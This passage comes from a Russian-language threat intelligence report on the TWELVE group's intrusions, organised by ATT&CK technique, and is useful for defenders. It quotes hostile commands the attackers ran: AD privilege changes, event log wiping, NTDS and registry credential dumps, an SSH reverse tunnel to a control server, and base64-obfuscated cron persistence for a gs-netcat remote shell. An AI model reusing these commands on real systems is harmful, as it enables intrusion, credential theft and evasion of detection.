Чтобы закрепиться в инфраструктуре домена, злоумышленники использовали PowerShell для добавления доменных пользователей и групп, а также для изменения списков ACL (Access Control List) для объектов Active Directory. Ниже приведен список команд, которые они выполняли в PowerShell:

```
Add-DomainGroupMember -Identity [REDACTED] -Members 'EXCHANGE WINDOWS
PERMISSIONS'
Add-DomainGroupMember -Identity [REDACTED] -Members 'Organization
Management'
Add-DomainGroupMember -Identity [REDACTED] -Members "EXCHANGE WINDOWS
PERMISSIONS"
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "users" -PrincipalIdentity
"engineers"
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "dc1" -PrincipalIdentity
"users"
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "dc1" -PrincipalIdentity
"userasdasdasds"
Set-DomainObject -Credential $Cred -Identity [REDACTED]-SET @
{serviceprincipalname='nonexistent/BLAHBLAH'}
```

Злоумышленники также добавляли доменные учетные записи и группы пользователей с помощью системной утилиты `net.exe`:

```
net user [REDACTED] engineers /domain /add
net group [REDACTED] engineers /domain /add
net group engineers [REDACTED] /domain /add
net group engineers 'EXCHANGE WINDOWS PERMISSIONS' /add /domain
net group 'engineers' 'EXCHANGE WINDOWS PERMISSIONS' /add /domain
net group engineers /domain
net group users /domain
net group "Администраторы Домена" [REDACTED] /add /domain
```

Defense Evasion

T1036.004 Masquerade Task or Service
T1036.005 Match Legitimate Resource Name or Location

Чтобы избежать обнаружения, атакующие маскировали свои вредоносные программы и задачи под названия существующих продуктов или сервисов:

```
C:\Windows\System32\Tasks\run
C:\Windows\System32\Tasks\Update Microsoft
C:\Windows\System32\Tasks\Yandex
C:\Windows\System32\Tasks\YandexUpdate
C:\Windows\SYSVOL_DFSR\domain\scripts\intel.exe
```

T1070.001 Clear Windows Event Logs

```
powershell -command wevtutil el | Foreach-Object {Write-Host Clearing $_;
wevtutil cl $_}
```

```
C:\Windows\system32\cmd.EXE" /c for /F "tokens=*" %1 in ('wevtutil.exe el')
DO wevtutil.exe cl "%1
```

T1070.007 Clear Network Connection History and Configurations

Кроме того, атакующие удаляли следы использования RDP с помощью скрипта, очищающего историю подключений по RDP, а также последние документы и список выполнения:

```
@echo off
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\
Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\
Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
attrib -s -h %userprofile%\documents\Default.rdp
del %userprofile%\documents\Default.rdp
del /f /s /q /a %AppData%\Microsoft\Windows\Recent\AutomaticDestinations
reg delete "HKEY_CURRENT_USER/Software/Microsoft/Windows/CurrentVersion/
Explorer/RunMRU" /va /
```

Privilege escalation

T1078 Valid Accounts
T1098 Account Manipulation


Для повышения привилегий злоумышленники в основном использовали легитимные учетные данные пользователей, имеющих административный доступ.

Помимо этого, они изменяли атрибуты новых учетных записей, которые создавали для достижения своих целей, при помощи модуля PowerView:

```
Add-DomainObjectAcl -Rights 'All'
```

Параметр -Rights ‘All’ предоставляет учетной записи полный доступ к указанному объекту. Он может включать права на чтение, запись, создание, удаление и выполнение различных операций с объектом.

Рис. 8 | Пример прав, предоставленных интересующей злоумышленников учетной записи при помощи PowerView



T1068 Exploitation for Privilege Escalation

В ряде атак была обнаружена эксплуатация уязвимости CVE-2020-1472 (Zerologon). Это уязвимость в протоколе MS-NRPC, которая позволяет неаутентифицированному атакующему установить пустой пароль машинной учетной записи контроллера домена и получить учетные данные всех учетных записей домена из базы данных Active Directory.

T1649 Steal or Forge Authentication Certificates

Отметим, что нами также была обнаружена эксплуатация ранее не использовавшейся техники в арсенале группировки — это атака на ADCS под названием ESC1.

В период проведения атаки злоумышленник с использованием учетной записи выпустил и подписал несколько сертификатов.

Согласно анализу журнала Security.evtx в одном из расследований, произошло событие с идентификатором 4898, свидетельствующее о загрузке шаблона сертификата с именем `OneViewappliances`:

- согласно полю `pKIExtendedKeyUsage` в шаблоне сертификата, выпущенный на основе этого шаблона сертификат может использоваться как для проверки подлинности сервера (1.3.6.1.5.5.7.3.1), так и для проверки подлинности клиента (1.3.6.1.5.5.7.3.2);
- в шаблоне установлен флаг `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT`, который позволяет учетной записи, запрашивающей сертификат, указать поле Subject Alternative Name (в расследуемом инциденте указывалось значение Principal Name других пользователей, в том числе пользователя, обладающего правами доменного администратора);
- согласно шаблону, выпуск сертификатов доступен всем авторизованным пользователям.

В совокупности наблюдаемые события (с идентификаторами 4886, 4887 и 4898), а также структура шаблона OneViewappliances указывают на то, что злоумышленник воспользовался мисконфигурацией ESC1 и смог от имени непривилегированной учетной записи выпускать сертификаты, в том числе на привилегированные учетные записи. Впоследствии он использовал выпущенные сертификаты для клиентской аутентификации.

Credential access

T1003.001 LSASS Memory

Мы обнаружили на скомпрометированных хостах артефакты использования утилиты mimikatz как в виде исполняемого файла, так и в виде PowerShell-скрипта.

```
C:\Users\[User]\Desktop\x64\mimikatz.exe
C:\Users\[User]\Desktop\CrackMapExecWin_v2.2\hosted\Invoke-Mimikatz.ps1
C:\[Redacted]\x64\mimidrv.sys
```

В последующих расследованиях мы увидели применение утилиты nanodump:

```
C:\Windows\Temp\nano.exe
```

Файл является утилитой nanodump для дампа процесса `lsass.exe`. Этот процесс содержит в памяти пароли и хэш-суммы паролей пользователей, а также другие чувствительные данные.

В системе был создан файл `C:\Windows\Temp\2024[Redacted].log`, который является дампом процесса `lsass.exe`, сделанным утилитой nanodump.

T1003.002 Security Account Manager

Помимо дампа `lsass.exe` посредством вышеуказанных утилит, для получения локальных учетных данных злоумышленники делали дампы веток реестра SYSTEM, SAM и SECURITY с помощью системной утилиты `reg.exe` и сохраняли их в папке Downloads для дальнейшего архивирования и эксфильтрации.

```
C:\Users\[USER]\Downloads\SYSTEM
C:\Users\[USER]\Downloads\SAM
C:\Users\[USER]\Downloads\SECURITY
```

T1003.003 NTDS

Злоумышленники также пытались получить доступ к учетным данным домена. Для этого они делали дамп ntds.dit с помощью системной утилиты ntdsutil.exe.

Команда, создающая дамп ntds.dit, выглядит следующим образом:

```
$system32\ntdsutil.exe","$system32\ntdsutil.exe" "ac i ntds" ifm "create
full c:\temp" q q
```

T1552.002 Credentials in Registry


После этого, чтобы получить дополнительные учетные данные из системы, атакующие использовали консольную версию утилиты All-In-One Password Recovery Pro от XenArmor, которая может извлечь бóльшую часть учетных данных пользователя из кустов реестра.

Команда для сбора данных при помощи All-In-One Password Recovery Pro выглядит следующим образом:

```
c:\programdata\update\xenallpasswordpro.exe"  -a "c:\programdata\update\
report.html"
```

На скриншоте ниже можно увидеть пример выполнения этой утилиты с параметрами, которые использовали атакующие, и перечень данных, которые она собирает при такой конфигурации.

Рис. 9 | Пример вывода инструмента XenArmor All-In-One



T1212 Exploitation for Credential Access

В одной из атак была обнаружена эксплуатация уязвимости CVE-2020-1472 (Zerologon) для получения данных учетных записей.

T1555 Credentials from Password Stores

Также мы обнаруживали, как атакующие запускали файл `C:\Users\[USER]\Downloads\LaZagne.exe`, который является утилитой Lazagne. Lazagne позволяет извлекать пароли пользователей из различных хранилищ.

T1552.006 Group Policy Preferences

В рамках активного использования фреймворка Powersploit злоумышленники задействуют модуль **Get-GPPPassword** для получения учетных данных, хранящихся в групповых политиках.

Для получения учетных данных с серверов репликации и создания резервных копий Veeam злоумышленники используют скрипт `Veeam-Get-Creds.ps1`, который предназначен для восстановления паролей, используемых сервером репликации при подключении к удаленным серверам.

Discovery

T1046 Network Service Discovery
T1135 Network Share Discovery
T1018 Remote System Discovery
T1082 System Information Discover
T1033 System Owner/User Discovery
T1007 System Service Discovery
T1482 Domain Trust Discovery
T1615 Group Policy Discovery

В контексте разведки внутренней сети и доменной инфраструктуры, а также исследования отношений между доменами злоумышленники использовали такие инструменты, как Advanced IP Scanner, BloodHound и adPEAS.

Advanced IP Scanner позволяет быстро идентифицировать все устройства в сети.

BloodHound используется для анализа и визуализации того, каким пользователям и системам домен доверяет, а также определения путей наименьшего сопротивления для повышения привилегий.

adPEAS применяется для атак на Active Directory, выявления недостатков в конфигурации и путей повышения привилегий в домене. В совокупности эти инструменты позволяют злоумышленникам эффективно исследовать и эксплуатировать внутренние сети жертв.

T1087 Account Discovery

Помимо этого, группа использовала командлеты модуля PowerView для обнаружения учетных записей пользователей домена:

```
Get-DomainObject users
Get-ADUsers users
Get-ADUser users
Get-ADUser -Filter * -SearchBase "[REDACTED OU]"
Get-ADUser -Filter * -SearchBase "[REDACTED OU]" | findstr Name
```

T1069 Permission Groups Discovery

Информацию о группах домена TWELVE получала при помощи PowerShell:

```
Get-ADGroup
Get-ADGroup "EXCHANGE WINDOWS PERMISSIONS"
Get-ADGroupMember "EXCHANGE WINDOWS PERMISSIONS"
Get-ADGroupMember "engineers"
Get-DomainGroupMember engineers
Get-DomainGroupMember skzi
```

В рамках пользовательской сессии злоумышленники выполняют команду:

```
powershell -ex bypass -f ad_ru.ps1
```

Файл `ad_ru.ps1` является утилитой для разведки Active Directory ADRecon.

Через использование интернет-браузера Google Chrome группировка устанавливает ПО Ekran System, чтобы мониторить пользовательскую активность в атакуемой инфраструктуре:

```
C:\Windows\Temp\heyy\EkranSystem_7.0.813.0_Incl_LicMaker_uCare@Pwners.7z
```

Также в ходе анализа серверных сегментов была обнаружена установка ПО pgAdmin 4 для работы с PostgreSQL базами данных.


Command and Control

T1071 Application Layer Protocol
T1095 Non-Application Layer Protocol

Основным фреймворком для взаимодействия с командными серверами у злоумышленников является Cobalt Strike, для его загрузки группа использует бэкдор Cobint.

```
\users\{username}\pictures\photos_delo\loop.exe
```

Рис. 10 | Инфраструктура Cobalt Strike на 2023–2024 годы




BRC4

При расследовании одной из последних атак группировки нами было обнаружено использование фреймворка Brute Ratel C4. Атакующие разместили в системе файл:

```
C:\Windows\System32\WinRDx64.dll
```

Данный файл является агентом фреймворка BRC4 с сервером управления по адресу 94.232.247[.]97

Рис. 11 | Инфраструктура BRC4 на 2024 год



T1090 Proxy

SystemBC

В ряде атак группировки мы обнаруживали использование утилиты SystemBC.

SystemBC — это вредоносное программное обеспечение, впервые обнаруженное в 2018 году, которое функционирует как прокси-сервер SOCKS5 и удаленный административный инструмент (RAT). Оно используется киберпреступниками для обеспечения.

Основные функции SystemBC:



SystemBC превращает зараженные устройства в прокси-серверы, позволяя злоумышленникам направлять свой трафик через эти устройства, тем самым скрывая свое местоположение и обходя сетевые ограничения



SystemBC поддерживает загрузку дополнительных модулей в режиме реального времени, что позволяет расширять его функциональность в зависимости от целей атаки



Малварь предоставляет возможность удаленного выполнения команд, загрузки и запуска дополнительных вредоносных компонентов, таких как скрипты, исполняемые файлы и библиотеки DLL



Некоторые версии SystemBC используют сеть Tor для установления зашифрованных и анонимных каналов связи с командно-контрольными серверами (C2), что затрудняет их обнаружение и блокировку

SystemBC распространяется в виде архива, содержащего:

- имплант в формате исполняемого файла (`.EXE`) или библиотеки (`.DLL`) для Windows;
- серверную часть для Windows и Linux;
- веб-интерфейс для администрирования, написанный на PHP.

После установки имплант устанавливает соединение с C2-сервером, который открывает отдельные TCP-порты для каждого активного импланта, обеспечивая туннелирование трафика через зараженные машины. Конфигурационные файлы, такие как `.settings`, `.loader` и `.comments`, используются для управления взаимодействием между сервером и имплантами.

Злоумышленники также использовали системные утилиты curl и wget для доставки различных инструментов на скомпрометированные хосты:

```
wget https://github[.]com/PowerShellMafia/PowerSploit/blob/dev/Recon/
PowerView.ps1
curl https://github[.]com/PowerShellMafia/PowerSploit/blob/dev/Recon/
PowerView.ps1
```

Pivoting

T1572 Protocol Tunneling
T1090 Proxy

Злоумышленники использовали утилиту ngrok для туннелирования трафика. Они устанавливали ее сразу после подключения к системе и прописывали в файле конфигурации порт 3389 (стандартный порт RDP). После этого все нелегитимные подключения к системе по RDP проходили через эту утилиту. Злоумышленники прикрепляли ngrok к службе под названием svchost при помощи следующей команды:

```
C:\ProgramData\svchost\svchost.exe service run -config
C:\ProgramData\svchost\svchost.yml
```

Каталог `C:\ProgramData\svchost\` создан злоумышленниками. Файл `svchost.exe` — это собственно утилита ngrok, а svchost.yml служит ее файлом конфигурации. Помимо номера порта, в нем указан токен аутентификации, который выглядит следующим образом: `2YXVHSiK9hhc4aKCbH4i6BLh21J_6zwxt**********`. У разных образцов токены разные.

chisel

В рамках одной из атак злоумышленники в системе запустили файл:

```
C:\ProgramData\chisel.exe
```

Файл является утилитой для туннелирования chisel.

В ходе расследования одного из инцидентов мы выяснили, что атакующими был запущен SSH-туннель с сервером управления `23.184[.]48.215`. Туннель был запущен из консоли PowerShell, листинг команд атакующих приведен ниже:

```
ssh
ssh -N -R 5353 -f -oStrictHostKeyChecking=no -oServerAliveInterval=60
-oServerAliveCountMax=15 svc@23.184.48.215 p443
ssh -N -R 5353 -f -oStrictHostKeyChecking=no -oServerAliveInterval=60
-oServerAliveCountMax=15 svc@23.184.48.215 -p443
nslookup
whoami
nltest /domain_trusts
```

Также мы обнаружили отпечаток публичного SSH-ключа злоумышленников, он приведен ниже:

```
[23.184.48.215]:443 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCY6FEK-
P5yCsXvjbhUH4/lBDKQqT4yE2viYG3LT+bSYlF4zFLbjNsTruy9NPLZQv5JzdL-
RZZLJ0PtBkGYdDLa1bsuapHzpoRAU0a7WcLj+AKuvGkSHOea1RrnND+Y+tmbkC-
jKh3AU1K9yR/6vu0AWG27qY4T/7yh6FShmOaraquo8nbfGS7i68AiHVZEWWteIH00/
XEnBLKRkxeUD4lSKZgnKkT975+SqlwRjuymmaHls0zO6VbjlpYaBw8T6cTyrTYqaG+qfAXDhGE-
ha7ADyzSzxHpZvPN6j+znZD2ogN26my/DVH1mhXyAVI59I4OeMsB64LZrGhdTSzQ5MmQXlCokZ/
vZMzrzTi+IbZ4aaQpq8TrZEPVxTQSXZx4wbrOEFaLGwl2ekVeAVUNzoqpJCmp5wztW/RHbTLZ/
oKbA809QF0/5iLsnC+zhTINOc3S3bBLGvzm1vdwhcJGMZbQKQ4IbuIOT9i5bNvYeYqDcFLGKDKm-
VBA2jlj8NiOkZ9jw+Dk=
```

gs-netcat

```
/etc/gs-dbus.dat
/usr/bin/gs-dbus
/etc/rc.d/rc.local
/usr/sbin/usbmon
```

Файлы `/usr/bin/gs-dbus` и `/usr/sbin/usbmon` являются утилитой gs-netcat, которая позволяла атакующим удаленно подключаться к анализируемой системе через сеть Global Socket Relay Network (GSRN).

Оба файла были закреплены в системе через модифицированный RC-скрипт `rc.local`.

Файл `gs-dbus.dat` содержал ключ для подключения к данной системе через утилиту gs-netcat.

Файл `gs-dbus` был закреплен атакующими в качестве cron-задачи:

```
{echo L3Vzci9iaW4vcGtpbGwgLTAgLVUwIGdzLWRidXMgMj4vZGV2L251bGwgfHwgR1NfUE9S-
VD0nNTMnIFNIRUxMPS9iaW4vYmFzaCBURVJNPXh0ZXJtLTI1NmNvbG9yIEdTX0FSR1M9Ii1r-
IC91c3IvYmluL2dzLWRidXMuZGF0IC1saXFEIiAvYmluL2Jhc2ggLWMgImV4ZWMgLWEgJ1trY-
2FjaGVkXScgJy91c3IvYmluL2dzLWRidXMnIiAyPi9kZXYvbnVsbAo=|base64 -d|bash;} 2>/
dev/null #1b5b324a50524e47 >/dev/random # seed prng gs-dbus-kernel)
```

Команда закодирована алгоритмом base64. Раскодированная команда:

```
/usr/bin/pkill -0 -U0 gs-dbus 2>/dev/null || GS_PORT='53' SHELL=/bin/bash
TERM=xterm-256color GS_ARGS="-k /usr/bin/gs-dbus.dat -liqD" /bin/bash -c
"exec -a '[kcached]' '/usr/bin/gs-dbus'" 2>/dev/null
```

В данной команде сначала завершается уже запущенный процесс `gs-dbus`, а затем запускается процесс gs-dbus таким образом, что он будет отображаться в списке процессов в системе как [kcached]. Порт для подключения указан в переменной окружения `GS_PORT='53'`. Параметры запуска утилиты gs-netcat означают следующее:

```
-k /home/bitrix/.config/dbus/gs-dbus.dat A file containing the password.
-l  Server/Listening mode. The default mode is client
-i  Interactive login shell. The server spawns a true PTY login shell. The
client acts as a true PTY client (with Ctrl-C etc working). The client can
terminate the session by typing 'Ctrl-e q' at any time or by typing 'exit'.
The server supports multiple clients at the same time.
-q  Quiet mode. Do not output any warnings or errors.
-D  Daemon & Watchdog mode. Start gs-netcat as a background process and
restart if killed.
```

Файл `usbmon` был закреплен атакующими в качестве cron-задачи:

```
{ echo Jy91c3Ivc2Jpbi91c2Jtb24nCg==|base64 -d|bash;} 2>/dev/null #d2711557
